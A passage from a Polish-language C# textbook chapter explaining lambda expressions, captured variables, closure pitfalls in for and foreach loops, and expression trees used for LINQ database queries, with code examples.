Taka forma metod inline jest nazywana **wyrażeniami lambda** (ang. *lambda expressions*); nazwa ta pochodzi od działu matematyki stanowiącego podstawę funkcyjnego modelu obliczeniowego. Odwołanie do greckiej litery lambda ( $\lambda$ ) nie ma w tym przypadku większego znaczenia. Stanowi ono przypadkowy rezultat ograniczeń, z jakimi w latach 30. ubiegłego wieku borykała się technologia druku. Alonzo Church, wynalazca rachunku lambda, chciał początkowo zastosować inny zapis, jednak w trakcie przygotowywania pierwszej publikacji zecer zdecydował o użyciu litery  $\lambda$ , gdyż stanowiła ona najbliższy, jaki można było uzyskać, odpowiednik zapisu użytego przez Churcha. Pomijając te niezbyt obiecujące początki, wybrany symbol stał się wszechobecny. W LISP, jednym z wczesnych i wpływowych języków programowania, użyto terminu **lambda** do określania wyrażeń będących funkcjami, a od tego czasu w jego ślady poszło wiele innych języków, w tym C#.

Kod z [Przykład 9-24](#) jest dokładnym odpowiednikiem kodu z [Przykład 9-23](#); udało się jedynie pominąć w nim różne elementy. Token `=>` w jednoznaczny sposób oznacza, że mamy do czynienia z wyrażeniem lambda, a zatem kompilator nie potrzebuje już kłopotliwego i paskudnego słowa kluczowego `delegate`, by rozpoznać, że tworzymy metodę inline. Kompilator wie, że metoda ta musi pobierać wartość typu `int`, a zatem nie ma potrzeby określania typu parametru; dlatego też została podana tylko jego nazwa — `value`. W przypadku prostych metod, składających się tylko z jednego wyrażenia, składnia wyrażeń lambda pozwala pominąć zarówno instrukcję blokową, jak i instrukcję `return`. Dzięki temu wyrażenia lambda mogą mieć bardzo zwięzłą postać, jednak w niektórych przypadkach może się zdarzyć, że nie będziemy chcieli pomijać tych elementów, dlatego też, jak pokazuje [Przykład 9-25](#), istnieją różne dostępne formy zapisu. Wszystkie wyrażenia lambda podane na poniższym przykładzie są swoimi odpowiednikami.

### Przykład 9-25. Różne sposoby zapisu wyrażeń lambda

```
Predicate<int> p1 = value => value > 0;
Predicate<int> p2 = (value) => value > 0;
Predicate<int> p3 = (int value) => value > 0;
Predicate<int> p4 = value => { return value > 0; };
Predicate<int> p5 = (value) => { return value > 0; };
Predicate<int> p6 = (int value) => { return value > 0; };
```

Pierwsza modyfikacja zapisu polega na umieszczeniu parametru wewnętrz nawiasów. W przypadku jednego parametru zapis ten jest opcjonalny, jednak staje się on obowiązkowy w wyrażeniach lambda posiadających większą liczbę parametrów. Oprócz tego można także jawnie podać typ parametru (w takim przypadku parametr także musi być zapisany w nawiasach, nawet jeśli jest on tylko jeden). Jeśli uznamy to za stosowne, to zamiast pojedynczego wyrażenia możemy zastosować instrukcję blokową, lecz w tym przypadku, jeśli wyrażenie lambda ma zwracać wartość, trzeba także użyć instrukcji `return`. Zazwyczaj bloku używa się wtedy, gdy wewnętrz metody należy wykonać więcej instrukcji.

Można się zastanawiać, dlaczego istnieje tak wiele różnych form zapisu wyrażeń lambda — dlaczego nie poprzestać tylko na jednej z nich? Choć ostatnia wersja zapisu z [Przykład 9-25](#) przedstawia najbardziej ogólną postać wyrażeń lambda, to jednak jest ona jednocześnie znacznie bardziej rozbudowana niż pierwsza. Ponieważ jednym z podstawowych celów wyrażeń lambda jest zapewnienie formy zapisu bardziej zwartej od składni metod anonimowych, zatem C# pozwala także na stosowanie tych krótszych form w miejscach, gdzie nie będą wprowadzać niejednoznaczności.

Można także tworzyć wyrażenia lambda, które nie pobierają żadnych argumentów. W takim przypadku, jak pokazuje przykład z [Przykład 9-26](#), wystarczy umieścić przed tokenem `=>` pustą parę nawiasów. (Przykład ten pokazuje także, że ze względu na wizualne podobieństwo pomiędzy tokenami `=>` oraz `>=` wyrażenia lambda używające operatora `>=` mogą wyglądać nieco dziwnie).

### Przykład 9-26. Bezargumentowe wyrażenie lambda

```
Func<bool> isAfternoon = () => DateTime.Now.Hour >= 12;
```

Ta bardzo elastyczna i jednocześnie zwarta składnia sprawiła, że wyrażenia lambda niemal w całości zastąpiły stosowaną wcześniej składnię służącą do definiowania metod anonimowych. Niemniej jednak ta wcześniejsza składnia miała zaletę: pozwalała na całkowite pominięcie listy argumentów. W niektórych sytuacjach wymagających przekazania funkcji zwrotnej interesuje nas jedynie informacja, że jakiekolwiek zdarzenie, na które czekamy, właśnie nastąpiło. W szczególności dotyczy to sytuacji, w których jest wykorzystywany standardowy wzorzec obsługi zdarzeń, opisany w dalszej części tego rozdziału, gdyż wymaga on, by procedury

obsługi zdarzeń akceptowały argumenty, nawet jeśli do niczego nie są one używane. Na przykład: kiedy użytkownik kliknął przycisk, to o takim zdarzeniu nie można powiedzieć wiele więcej niż to, że przycisk został kliknięty; jednak pomimo to wszystkie typy przycisków dostępne w różnych platformach obsługują interfejsu użytkownika .NET Framework przekazują do takich procedur obsługę zdarzeń dwa argumenty. Przykład przedstawiony na [Przykład 9-27](#) pokazuje, że dzięki zastosowaniu metody anonimowej ewentualną listę parametrów można całkowicie pominąć.

#### Przykład 9-27. Ignorowanie argumentów w metodzie anonimowej

```
EventHandler clickHandler = delegate { Debug.WriteLine("Kliknięto przycisk!"); };
```

EventHandler jest typem delegatu, która wymaga, by docelowa metoda pobierała dwa argumenty, odpowiednio typów object oraz EventArgs. Gdyby procedura obsługi chciała skorzystać z któregoś z nich, to oczywiście należałyby podać listę parametrów; jednak składnia metod anonimowych pozwala ją pominąć. W przypadku wyrażeń lambda nie jest to możliwe.

## Przechwytywane zmienne

Choć metody inline często zajmują znacznie mniej miejsca niż pełne metody, to jednak nie chodzi w nich wyłącznie o zwartą składnię. Kompilator C#, wykorzystując fakt, że delegaty nie tylko mogą się odwoływać do metody, lecz także określają pewien dodatkowy kontekst, udostępnia pewną niesamowicie wygodną funkcję: wewnątrz metody inline można korzystać ze zmiennych dostępnych w metodzie zewnętrznej. [Przykład 9-28](#) przedstawia metodę, która zwraca delegat typu `Predicate<int>`. Jest ona tworzona poprzez zastosowanie wyrażenia lambda korzystającego z argumentu zawierającej je metody.

#### Przykład 9-28. Korzystanie ze zmiennych dostępnych w metodzie zawierającej wyrażenie lambda

```
public static Predicate<int> IsGreaterThan(int threshold)
{
    return value => value > threshold;
}
```

Powyższa metoda zapewnia te same możliwości funkcjonalne co klasa `ThresholdComparer` przedstawiona wcześniej na [Przykład 9-7](#), lecz wszystkim, czego potrzebujemy, jest jedna prosta metoda, a nie cała klasa. W rzeczywistości ten kod jest tak złącznie prosty, że warto dokładnie się przyjrzeć, jak on działa. Metoda `IsGreaterThan` zwraca instancję delegatu. Docelowa metoda tego delegatu wykonuje proste porównanie — przetwarza wyrażenie `value > threshold` i zwraca jego wartość. Użyta w tym wyrażeniu zmienna `value` jest argumentem

delegatu — wartością typu `int` przekazywaną przez kod, który będzie używał delegatu `Predicate<int>` zwróconego przez metodę `IsGreaterThan`. Delegat ten jest wywoływany w drugim wierszu kodu z [Przykład 9-29](#), przy czym jako argument `value` zostaje przekazana wartość 200.

### Przykład 9-29. Skąd pochodzi wartość

```
Predicate<int> greaterThanTen = IsGreaterThan(10);
bool result = greaterThanTen(200);
```

Znacznie bardziej kłopotliwa jest zmienna `threshold` używana w naszym wyrażeniu lambda. Nie jest ona bowiem argumentem metody `inline`. Jest ona argumentem metody `IsGreaterThan`, a w kodzie z [Przykład 9-29](#) argument `threshold` przyjmuje wartość 10. Niemniej jednak metoda `IsGreaterThan` musi zostać wykonana i zakończona, zanim będziemy mogli użyć zwróconego przez nią delegatu. Można by oczekwać, że skoro metoda, której argumentem była zmienna `threshold`, została już zakończona, to w momencie wywoływania delegatu także ta zmienna nie będzie już dostępna. Jednak w rzeczywistości wszystko jest w porządku, gdyż kompilator w naszym imieniu wykonuje pewne dodatkowe operacje. Otóż jeśli metoda `inline` używa jakichkolwiek argumentów lub zmiennych lokalnych metody, w której została podana, to kompilator generuje klasę umożliwiającą przechowanie tych zmiennych, a obiekt tej klasy może istnieć po zakończeniu metody, która go utworzyła. Kompilator generuje kod tworzący taki obiekt w metodzie zawierającej wyrażenie lambda. (Trzeba pamiętać, że każdy blok uzyskuje własny zestaw zmiennych lokalnych, a zatem jeśli zostaną one zapisane w obiekcie w celu przedłużenia możliwości korzystania z nich, to każde wywołanie bloku spowoduje utworzenia nowego obiektu). To właśnie z tego powodu nie zawsze prawdziwy jest popularny mit, że zmienne lokalne typów wartościowych są przechowywane na stosie — w tym przypadku kompilator kopiuje przekazaną wartość argumentu `threshold` do pola obiektu umieszczonego na stercie, a zatem każdy kod, który odwołuje się do tej zmiennej, w rzeczywistości odwołuje się do pola. [Przykład 9-30](#) przedstawia kod, który kompilator wygeneruje dla metody `inline` przedstawionej na [Przykład 9-28](#).

### Przykład 9-30. Wygenerowany kod metody inline

```
[CompilerGenerated]
private sealed class <>c__DisplayClass1
{
    public int threshold;

    public bool <IsGreaterThan>b__0(int value)
    {
        return (value > this.threshold);
    }
}
```

```
}
```

Wygenerowane nazwy klasy i metody zaczynają się od znaków, których w języku C# nie można używać w identyfikatorach. Dzięki temu można mieć pewność, że kod wygenerowany przez kompilator nie spowoduje konfliktów z jakimkolwiek kodem napisanym przez programistów. (Swoją drogą, postać generowanych nazw nie jest ustalona — wykonując ten przykład, można się przekonać, że uzyskane nazwy mogą się nieco różnić). Ten wygenerowany kod jest uderzająco podobny do klasy `ThresholdComparer` przedstawionej na [Przykład 9-7](#), co nie jest wcale zaskakujące, gdyż jej cel jest identyczny: delegat potrzebuje jakieś metody, do której mógłby się odwołać, a działanie tej metody zależy od wartości, która nie jest ustalona. Metody inline nie są udostępniane przez system typów środowiska uruchomieniowego, dlatego kompilator musi wygenerować klasę, która zapewni ich odpowiednie działanie, korzystając przy tym z podstawowych możliwości delegatów.

Skoro już wiemy, co tak naprawdę dzieje się podczas tworzenia metod inline, można dojść do oczywistego wniosku, że wewnętrzna metoda może nie tylko odczytać wartość zmiennej, lecz także ją zmodyfikować. W końcu ta zmienna jest jedynie polem obiektu, do którego mają dostęp obie metody — metoda inline oraz metoda, która ją zawiera. [Przykład 9-31](#) wykorzystuje tę możliwość, by przechowywać liczbę aktualizowaną w metodzie inline.

### Przykład 9-31. Modyfikacja przechwyconej zmiennej

```
static void Calculate(int[] nums)
{
    int zeroCount = 0;
    int[] nonZeroNums = Array.FindAll(
        nums,
        v =>
    {
        if (v == 0)
        {
            zeroCount += 1;
            return false;
        }
        else
        {
            return true;
        }
    });
    Console.WriteLine(
        "Liczba elementów o wartości 0: {0}, pierwszy element różny od 0: {1}",
        zeroCount,
        nonZeroNums[0]);
}
```

Wszystkie zmienne znajdujące się w zakresie w metodzie zawierającej są także dostępne w umieszczonej w niej metodzie inline. Jeśli metoda zawierająca jest metodą instancji, to dotyczy to także wszystkich składowych danego typu, co oznacza, że metoda inline może się odwoływać do pól, właściwości oraz metod. (Kompilator zapewnia tę możliwość, dodając do wygenerowanej klasy dodatkowe pole zawierające kopię referencji `this`). W wygenerowanej klasie przypominającej tę z Przykład 9-30 kompilator umieszcza tylko te dane, które są mu potrzebne, a jeśli w metodzie inline nie będą używane żadne zmienne lub składowe instancji z zakresu zawierającego, to może się nawet okazać, że nie będzie on musiał generować takiej klasy, gdyż wystarczy wygenerowanie samej metody.

Kiedy metoda `FindAll` użyta w poprzednim przykładzie zostanie już wykonana, nie będzie potrzebować delegatu — wszystkie wywołania zwrotne zostaną wykonane w trakcie jej działania. Jednak schemat działania nie zawsze tak wygląda. Niektóre API wykonują działania asynchroniczne i będą wywoływały nasz kod w nieznanym momencie przyszłości, kiedy to metoda zawierająca zostanie już zakończona. Oznacza to, że wszelkie zmienne przechwycone przez metodę inline będą istnieć dłużej niż metoda, w której zostały utworzone. Ogólnie rzecz biorąc, takie rozwiązanie jest akceptowalne, gdyż wszystkie te zmienne zostają skopiowane do obiektu na stercie, a zatem działanie metody inline nie zależy od nieistniejącej już ramki stosu. Należy jednak uważać na jawne zwalnianie zasobów przed zakończeniem realizacji metody zwrotnej. Przykład 9-32 przedstawia błąd, który bardzo łatwo można popełnić. Przykład używa asynchronicznego API wykorzystującego wywołania zwrotne, by określić typ zawartości zasobu dostępnego pod konkretnym adresem URL. (Nawiasem mówiąc, zastosowane w tym przykładzie metody `BeginGetResponse` oraz `EndGetResponse` działają według wzorca, który bardzo przypomina sposób działania metod `BeginInvoke` oraz `EndInvoke` przedstawionych we wcześniejszej części rozdziału).

### Przykład 9-32. Przedwczesne zwolnienie zasobów

```
using (var file = new StreamWriter(@"c:\temp\log.txt"))
{
    var req = WebRequest.Create("http://www.interact-sw.co.uk/");
    req.BeginGetResponse(iar =>
    {
        var resp = req.EndGetResponse(iar);
        // BŁĄD! Ten obiekt StreamWriter najprawdopodobniej został
        // już wcześniej zwolniony
        file.WriteLine(resp.ContentType);
    }, null);

} // Obiekt StreamWriter zostanie najprawdopodobniej zwolniony
// zanim zostanie wywołana metoda zwrotna.
```

Użyta w tym przykładzie instrukcja `using` spowoduje, że obiekt `StreamWriter` zostanie zwolniony, gdy tylko realizacja dotrze do miejsca, w którym zmienna `file` znajdzie się poza zakresem zewnętrznej metody. Problem jednak polega na tym, że zmienna ta jest także używana w metodzie wewnętrznej, która wedle wszelkiego prawdopodobieństwa zostanie wykonana już po tym, gdy wątek wykonujący metodę zewnętrzną opuści blok instrukcji `using`. Kompilator nie może wiedzieć, kiedy zostanie wykonany wewnętrzny blok kodu — nie wie, czy jest to synchroniczna metoda zwrotna, taka jak ta używana przez metodę `Array.FindAll`, czy też metoda asynchroniczna. Dlatego też kompilator nie może w tym przypadku zrobić niczego szczególnego — wywołuje zatem metodę `Dispose` na samym końcu bloku, gdyż właśnie to miał zrobić. W praktyce okazuje się, że w takiej sytuacji zastosowanie instrukcji `using` nie jest dobrym rozwiązaniem — należałoby raczej napisać kod, który jawnie zwalnia obiekt `StreamWriter` w momencie, gdy mamy pewność, że nie będzie już potrzebny.

### PODPOWIEDŹ

Nowe, asynchroniczne możliwości języka C# przedstawione w [Rozdział 18.](#) mogą ułatwić nam unikanie takich problemów. Można ich używać wraz z API działającymi wedle określonego wzorca, który pozwala kompilatorowi dokładnie określić, jak długo konkretne dane pozostaną w zakresie. Ograniczenia narzucone przez ten wzorzec sprawiają, że instrukcja `using` może wywołać metodę `Dispose` w odpowiednim momencie.

W przypadku kodu, którego wydajność ma kluczowe znaczenie, należy zdawać sobie sprawę z kosztów, z jakimi wiąże się stosowanie metod `inline`. Jeśli taka metoda korzysta z jakichkolwiek danych pochodzących z zakresu zewnętrznego, to za każdym razem, gdy utworzymy delegat odwołujący się do tej metody, utworzone zostaną dwa obiekty: instancja delegatu oraz instancja wygenerowanej klasy przechowującej używane zmienne lokalne. Kompilator będzie się starał używać tych obiektów służących do przechowywania zmiennych, kiedy tylko będzie to możliwe — jeśli na przykład jedna metoda zawiera dwie metody `inline`, to może się zdarzyć, że będą one mogły korzystać z jednego obiektu. Jednak nawet przy zastosowaniu takiej optymalizacji stosowanie metod `inline` wiąże się z tworzeniem dodatkowych obiektów, zwiększąc tym samym obciążenie mechanizmu odzyskiwania pamięci. Choć koszty te nie są szczególnie wysokie — zazwyczaj są to bowiem niewielkie obiekty — to jednak jeśli mamy do czynienia z wyjątkowo przytaczającym problemem z wydajnością, możemy go nieco zmniejszyć, pisząc trochę bardziej złożony kod, który jednak pozwoli nam zmniejszyć liczbę operacji związanych z alokacją i zwalnianiem obiektów.

To przechwytywanie zmiennych może także czasami prowadzić do błędów,

zwłaszcza ze względu na subtelne problemy związane z zakresem w instrukcjach `for` oraz `foreach`. Okazuje się, że było o nie na tyle łatwo, że firma Microsoft zdecydowała się na zmianę sposobu działania pętli `foreach` w najnowszej wersji języka C#. Problem jednak wciąż występuje w przypadku korzystania z pętli `for`, co pokazuje przykład zamieszczony na [Przykład 9-33](#).

#### Przykład 9-33. Problematyczne przechwytywanie zmiennych w pętli for

```
public static void Caught()
{
    var greaterThanN = new Predicate<int>[10];
    for (int i = 0; i < greaterThanN.Length; ++i)
    {
        greaterThanN[i] = value => value > i; // Nieprawidłowe użycie zmiennej i
    }

    Console.WriteLine(greaterThanN[5](20));
    Console.WriteLine(greaterThanN[5](6));
}
```

Ten przykład inicjuje tablicę delegatów typu `Predicate<int>`, z których każda sprawdza, czy przekazana wartość jest większa od pewnej liczby. (Swoją drogą, by zauważać opisywany tu problem, wcale nie trzeba używać tablic. Wystarczyłoby, by pętla przekazywała tworzone delegaty do jednego z mechanizmów opisanych w [Rozdział 17.](#), umożliwiających działania współbieżne poprzez wykonywanie kodu w odrębnych wątkach. Jednak zastosowanie tablic ułatwia przedstawienie problemu). Konkretnie rzecz biorąc, delegaty porównują przekazaną wartość z wartością zmiennej `i`, czyli licznikiem pętli, decydującym, w którym miejscu tablicy zostanie zapisany delegat. A zatem można oczekiwać, że piąty element tablicy będzie się odwoływał do metody porównującej argument z liczbą 5. Gdyby tak było, to kod przedstawiony na powyższym listingu dwukrotnie wyświetliłby `True`. W rzeczywistości jednak wyświetla on `True`, a następnie `False`. Okazuje się, że kod z [Przykład 9-33](#) tworzy tablicę delegatów, z których każdy porównuje przekazany argument z liczbą 10.

Taka sytuacja zazwyczaj zaskakuje osoby, które się z nią spotkały. Po fakcie, kiedy już wiemy, w jaki sposób kompilator C# umożliwia wyrażeniom lambda korzystanie ze zmiennych z zewnętrznego zakresu, łatwo jest powiedzieć, dlaczego tak się dzieje. Instrukcja `for` deklaruje zmienną `i`, a ponieważ jest ona używana zarówno przez metodę `Caught`, jak i przez każdego z delegatów utworzonych wewnętrz pętli, zatem kompilator wygeneruje klasę przypominającą tę z [Przykład 9-33](#), a wartość zmiennej `i` będzie istnieć w jednym z pól tej klasy. Ponieważ zakres zmiennej rozpoczyna się na początku pętli i obejmuje całą pętlę, zatem kompilator

utworzy tylko jedną instancję tej wygenerowanej klasy, która będzie wspólnie używana przez wszystkie delegaty. A zatem kiedy pętla będzie inkrementować wartość zmiennej `i`, zmianom będzie także ulegać działanie wszystkich delegatów, gdyż wszystkie one używają tej samej zmiennej `i`.

Kluczowe znaczenie w tym przypadku ma zrozumienie, że istnieje tylko jedna zmienna `i`. Problem można rozwiązać, wprowadzając w pętli dodatkową zmienną. Kod zamieszczony na [Przykład 9-34](#) kopiuje wartość zmiennej `i` do nowej zmiennej lokalnej o nazwie `current`, której zakres obejmuje kod umieszczony wyłącznie wewnątrz bloku pętli. A zatem choć jest tylko jedna zmienna `i`, istniejąca przez cały okres wykonywania pętli, to jednak podczas jej każdej iteracji będziemy dysponować nową zmienną `current`. Ponieważ każdy delegat będzie dysponować swoją własną zmienną `current`, zatem taka modyfikacja sprawi, że każdy delegat w tablicy będzie porównywać przekazany argument z inną wartością — wartością, jaką licznik pętli posiadał podczas wykonywania danej iteracji.

**Przykład 9-34.** Modyfikacja pętli w celu przechwytywania aktualnej wartości licznika

```
for (int i = 0; i < greaterThanN.Length; ++i)
{
    int current = i;
    greaterThanN[i] = value => value > current;
}
```

Także w tym przypadku kompilator wygeneruje klasę podobną do tej z [Przykład 9-30](#), która będzie przechowywała wartość zmiennej `current` używaną wspólnie zarówno przez metodę inline, jak i metodę zewnętrzną, jednak w tym przypadku podczas każdej iteracji pętli będzie tworzona nowa instancja tej klasy, gdyż każda metoda inline musi operować na odrębnej instancji zmiennej.


Mogą się zastanawiać, co by się stało, gdybyśmy napisali metodę inline korzystającą ze zmiennych dostępnych w różnych zakresach. Przykład przedstawiony na [Przykład 9-35](#) deklaruje zmienną o nazwie `offset` przed rozpoczęciem pętli, a tworzone wewnątrz niej wyrażenia lambda używają zarówno jej, jak i zmiennej, której zakres obejmuje wyłącznie kod wewnątrz pętli.

**Przykład 9-35.** Przechwytywanie zmiennych o różnym zakresie

```
int offset = 10;
for (int i = 0; i < greaterThanN.Length; ++i)
{
    int current = i;
    greaterThanN[i] = value => value > (current + offset);
}
```

W takim przypadku kompilator wygenerowałby dwie klasy: pierwsza z nich służyłaby do przechowywania zmiennej dostępnej w poszczególnych iteracjach (czyli zmiennej `current`), a druga do przechowania zmiennej, której zakres obejmuje całą pętlę (czyli zmiennej `offset`). Obiektem docelowym każdego delegatu byłby obiekt zawierający zmienne z zakresu wewnętrznego, który dodatkowo zawierałby referencję do obiektu zawierającego zmienne z zakresu zewnętrznego.

Rysunek 9-1 pokazuje w zarysie sposób działania takiego rozwiązania, choć został on uproszczony i obrazuje jedynie kilka pierwszych iteracji. Zmienna `greaterThanN` zawiera referencję do tablicy. Każdy element tej tablicy zawiera natomiast referencję do delegatu. Każdy delegat odwołuje się do tej samej metody oraz do innego obiektu docelowego — to właśnie dzięki temu każdy z delegatów może przechwycić inną instancję zmiennej `current`. Każdy z tych obiektów docelowych odwołuje się do tego samego obiektu zawierającego wartość zmiennej `offset`, przechwyconą z zakresu zewnętrznego względem pętli.



Rysunek 9-1. Delegaty i przechwycone zakresy

W wersji 4.0 (oraz wcześniejszych) języka C# pętle `foreach` działały w sposób, który powodował te same problemy, a ich rozwiązywanie także wymagało zastosowania dodatkowej zmiennej lokalnej. Zakres zmiennej iteracyjnej rozpoczynał się przed pierwszą iteracją i rozciągał aż do zakończenia pętli, a zmienna była inkrementowana podczas każdej iteracji, co powodowało te same potencjalne problemy co w pętli `for`. Jednak w nowszych wersjach C# pętle `foreach` zostały zmienione: aktualnie działają one tak, jakby podczas każdej iteracji była tworzona nowa zmienna, której zakres obejmuje wyłącznie blok wewnętrz pętli. Dzięki temu jeśli przechwycimy taką zmienną w metodzie inline, uzyskamy w niej dostęp do wartości, jaką zmienna miała w trakcie danej iteracji, a nie wartości ostatniej wykonanej iteracji.

Ta zmiana doprowadzi do wystąpienia błędów w każdym kodzie, który bazował na starszym sposobie działania pętli `foreach`. Jednak ten wcześniejszy sposób

działania nie był szczególnie użyteczny i stanowił częste źródło problemów, dlatego też firma Microsoft uznała, że warto wprowadzić taką zmianę. Z drugiej strony, działanie pętli `for` nie uległo zmianie, gdyż uznano, że jej konstrukcja pozostawia w rękach programisty większą część sterowania iteracją. Pętla ta udostępnia miejsce na kod inicjujący, warunek zakończenia pętli oraz wyrażenie iteracyjne, zatem w przeciwnieństwie do pętli `foreach` nie zawsze można łatwo i jednoznacznie określić, co jest zmienną iteracyjną. Na przykład pętla `for` (`var x = new Item(); !file.EndOfFile; source.Next()`) jest całkowicie poprawna, a jednak nie wiadomo, czy którykolwiek z identyfikatorów powinien zostać potraktowany w szczególny sposób, a jeśli tak to który. Dlatego też działanie pętli `for` nie zostało zmienione.

## Wyrażenia lambda oraz drzewa wyrażeń

Oprócz udostępniania delegatów wyrażenia lambda mają w rękawie jeszcze jedną sztuczkę. Niektóre z nich są w stanie generować struktury danych reprezentujące kod. Dzieje się tak, gdy składnia wyrażenia lambda zostanie użyta w kontekście wymagającym typu `Expression<T>`, gdzie `T` jest typem delegatu. `Expression<T>` nie jest typem delegatu — to specjalny typ dostępny w bibliotece klas .NET Framework (a konkretne w przestrzeni nazw `System.Linq.Expressions`), który uruchamia alternatywne traktowanie wyrażeń lambda przez kompilator. Przykład użycia tego typu został przedstawiony na [Przykład 9-36](#).

### Przykład 9-36. Wyrażenie lambda

```
Expression<Func<int, bool>> greaterThanZero = value => value > 0;
```

Ten przykład wygląda bardzo podobnie do niektórych wyrażeń lambda oraz delegatów przedstawionych we wcześniejszej części rozdziału, jednak kompilator obsługuje je zupełnie inaczej. Nie wygeneruje on metody — nie będzie żadnego skompilowanego kodu IL reprezentującego ciało wyrażenia lambda. Zamiast tego kompilator wygeneruje kod przypominający ten z [Przykład 9-37](#).

### Przykład 9-37. Co kompilator robi z wyrażeniem lambda

```
ParameterExpression valueParam = Expression.Parameter(typeof(int), "value");
ConstantExpression constantZero = Expression.Constant(0);
BinaryExpression comparison = Expression.GreaterThan(valueParam, constantZero);
Expression<Func<int, bool>> greaterThanZero =
    Expression.Lambda<Func<int, bool>>(comparison, valueParam);
```

Powyższy kod wywołuje różne metody twórcze (ang. *factory method*) udostępniane przez klasę `Expression`, by utworzyć obiekt dla każdego podwyrażenia tworzącego wyrażenie lambda. W pierwszej kolejności tworzone są obiekty reprezentujące proste operandy — parametr `value` oraz stałą `0`. Zostają one

następnie przekazane do obiektu reprezentującego wyrażenie porównania „większy od”, który z kolei staje się ciałem obiektu reprezentującego całe wyrażenie lambda.

Możliwość utworzenia modelu obiektów reprezentującego wyrażenie pozwala napisać API, w którym działanie jest kontrolowane przez strukturę oraz zawartość wyrażenia. Na przykład niektóre API obsługujące dostęp do danych pobierają wyrażenia takie jak to przedstawione na [Przykład 9-36](#) oraz [Przykład 9-37](#) i używają ich do wygenerowania zapytania do bazy danych. Zagadnienia związane z możliwościami obsługi zapytań wbudowanymi w język C# zostały opisane w [Rozdział 10.](#), jak na razie [Przykład 9-38](#) przedstawia jedynie prosty przykład możliwości wykorzystania wyrażeń lambda jako bazy dla zapytań.

#### Przykład 9-38. Wyrażenia i zapytania do baz danych

```
var expensiveProducts = dbContext.Products.Where(p => p.ListPrice > 3000);
```

Powyższy przykład wykorzystuje dostępny w .NET Framework mechanizm o nazwie Entity Framework, jednak dokładnie to samo rozwiązanie udostępniają także inne technologie dostępu do danych. Użyta w powyższym przykładzie metoda `Where` pobiera argument typu `Expression<Func<Product, bool>>`<sup>[45]</sup>. `Product` jest typem odpowiadającym jakiejś encji w bazie danych, jednak najważniejsze jest tu zastosowanie typu `Expression<T>`. Oznacza ono bowiem, że kompilator wygeneruje kod, który utworzy drzewo obiektów, którego struktura będzie odpowiadać postaci wyrażenia lambda. Metoda `Where` przetwarza to drzewo wyrażenia, generując na jego podstawie zapytanie SQL zawierające następującą klauzulę:

`WHERE [Extent1].[ListPrice] > cast(3000 as decimal(18))`. A zatem choć zapisaliśmy zapytanie jako wyrażenie języka C#, to jednak cała praca związana z odszukaniem odpowiednich obiektów zostanie wykonana na serwerze bazy danych.

Wyrażenia lambda zostały dodane do C#, by umożliwić obsługę zapytań stanowiącą jeden z elementów zbioru możliwości określanych ogólnie jako *LINQ* (*LINQ* stanowi główny temat [Rozdział 10.](#)). Niemniej jednak jak to zazwyczaj bywa w przypadku możliwości związanych z LINQ, można ich także używać w innych celach. Na przykład na stronie

